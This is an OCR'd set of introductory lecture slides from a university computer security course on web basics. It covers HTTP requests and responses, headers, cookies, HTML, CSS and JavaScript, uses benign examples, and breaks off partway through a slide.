Web Security: Background

CS 161: Computer Security

Prof. Vern Paxson

TAs: Paul Bramsen, Apoorva Dornadula,
David Fifield, Mia Gil Epner, David Hahn, Warren He,
Grant Ho, Frank Li, Nathan Malkin, Mitar Milutinovic,
Rishabh Poddar, Rebecca Portnoff, Nate Wang

http://inst.eecs.berkeley.edu/~cs161/


January 31, 2017

What is the Web?

A platform for deploying applications and sharing information, *portably* and *securely* *(?)*

client browser

web server



Personal | Small Business | Wealth Management | Businesses & Institutions | About Us

Locations | Contact Us | Help | En español

How can we help you?

Secure Sign-in

Online ID | Passcode | Sign In

□ Save Online ID Security & Help

Forgot ID Forgot Passcode Enroll

Banking | Credit Cards | Loans | Investments | Learning

Limited time offer

BankAmericard Cash Rewards™ credit card

$100

Exclusive Online Bonus Offer

Offer details

1% cash back everywhere, every time 2% cash back at grocery stores 3% cash back on gas

Up to $1500 in quarterly spend.

Information for: Massachusetts Go

Advertising Practices

Family budgets

How American families

Online Bill Pay


Makes bill payments

Thanks to you

Your gratitude raised

Stay in the know

Check balances anytime




Bank of America

HTTP

(Hypertext Transfer Protocol)

A common data communication protocol on the web



CLIENT BROWSER

WEB SERVER

HTTP REQUEST:

```
GET /account.html HTTP/1.1
Host: www.safebank.com
```


HTTP RESPONSE:

```
HTTP/1.0 200 OK
<HTML> . . . </HTML>
```


URLs

Global identifiers of network-retrievable resources

Example:



HTTP



HTTP REQUEST:

```
GET /account.html HTTP/1.1
Host: www.safebank.com
```


HTTP RESPONSE:

```
HTTP/1.0 200 OK
<HTML> . . . </HTML>
```

HTTP Request

GET: no side effect (supposedly)

POST: possible side effect, includes additional data



Method

Path

HTTP version


Headers

```
GET /index.html HTTP/1.1
Accept: image/gif, image/x-bitmap,
 image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Chrome/21.0.1180.75 (Macintosh;
 Intel Mac OS X 10_7_4)
Host: www.safebank.com
Referer: http://www.google.com?q=dingbats
```

Blank line

Data – none for GET

HTTP




HTTP REQUEST:

```
GET /account.html HTTP/1.1
Host: www.safebank.com
```

HTTP RESPONSE:

```
HTTP/1.0 200 OK
<HTML> . . . </HTML>
```

HTTP Response



HTTP version

Status code

Reason phrase

Headers


```
HTTP/1.0 200 OK
Date: Sun, 12 Aug 2012 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/
5.0
Connection: keep-alive
Content-Type: text/html
Last-Modified: Thu, 9 Aug 2012 17:39:05 GMT
Set-Cookie: session=44ebc991
Content-Length: 2543

<HTML> This is web content formatted using
html </HTML>
```

Data

"Cookie" – state that server asks client to store, and return in the future (discussed later)

Can be a webpage, image, audio, executable ...

Web page



HTML

web page

CSS

Javascript

HTML

A language to create structured documents
One can embed images, objects, or create interactive forms

index.html

```
<html>
    <body>
        <div>
            foo
            <a href="http://google.com">Go to Google!</a>
        </div>
        <form>
            <input type="text" />
            <input type="radio" />
            <input type="checkbox" />
        </form>
    </body>
</html>
```

CSS (Cascading Style Sheets)

Language used for describing the presentation of a document

index.css

```
p.serif {
font-family: "Times New Roman", Times, serif;
}
p.sansserif {
font-family: Arial, Helvetica, sans-serif;
}
```

Javascript


Programming language used to manipulate web pages. It is a high-level, untyped and interpreted language with support for objects.

Supported by all web browsers

```
<script>
function myFunction()
{     document.getElementById("demo").innerHTML = ”Text
changed.";
}
</script>
```

Very powerful!

HTTP



CLIENT BROWSER

safebank.com

safebank.com/account.html

SAFEBANK

Alice Smith

Accounts
Bill Pay
Mail
Transfers

WEB SERVER

HTTP REQUEST:

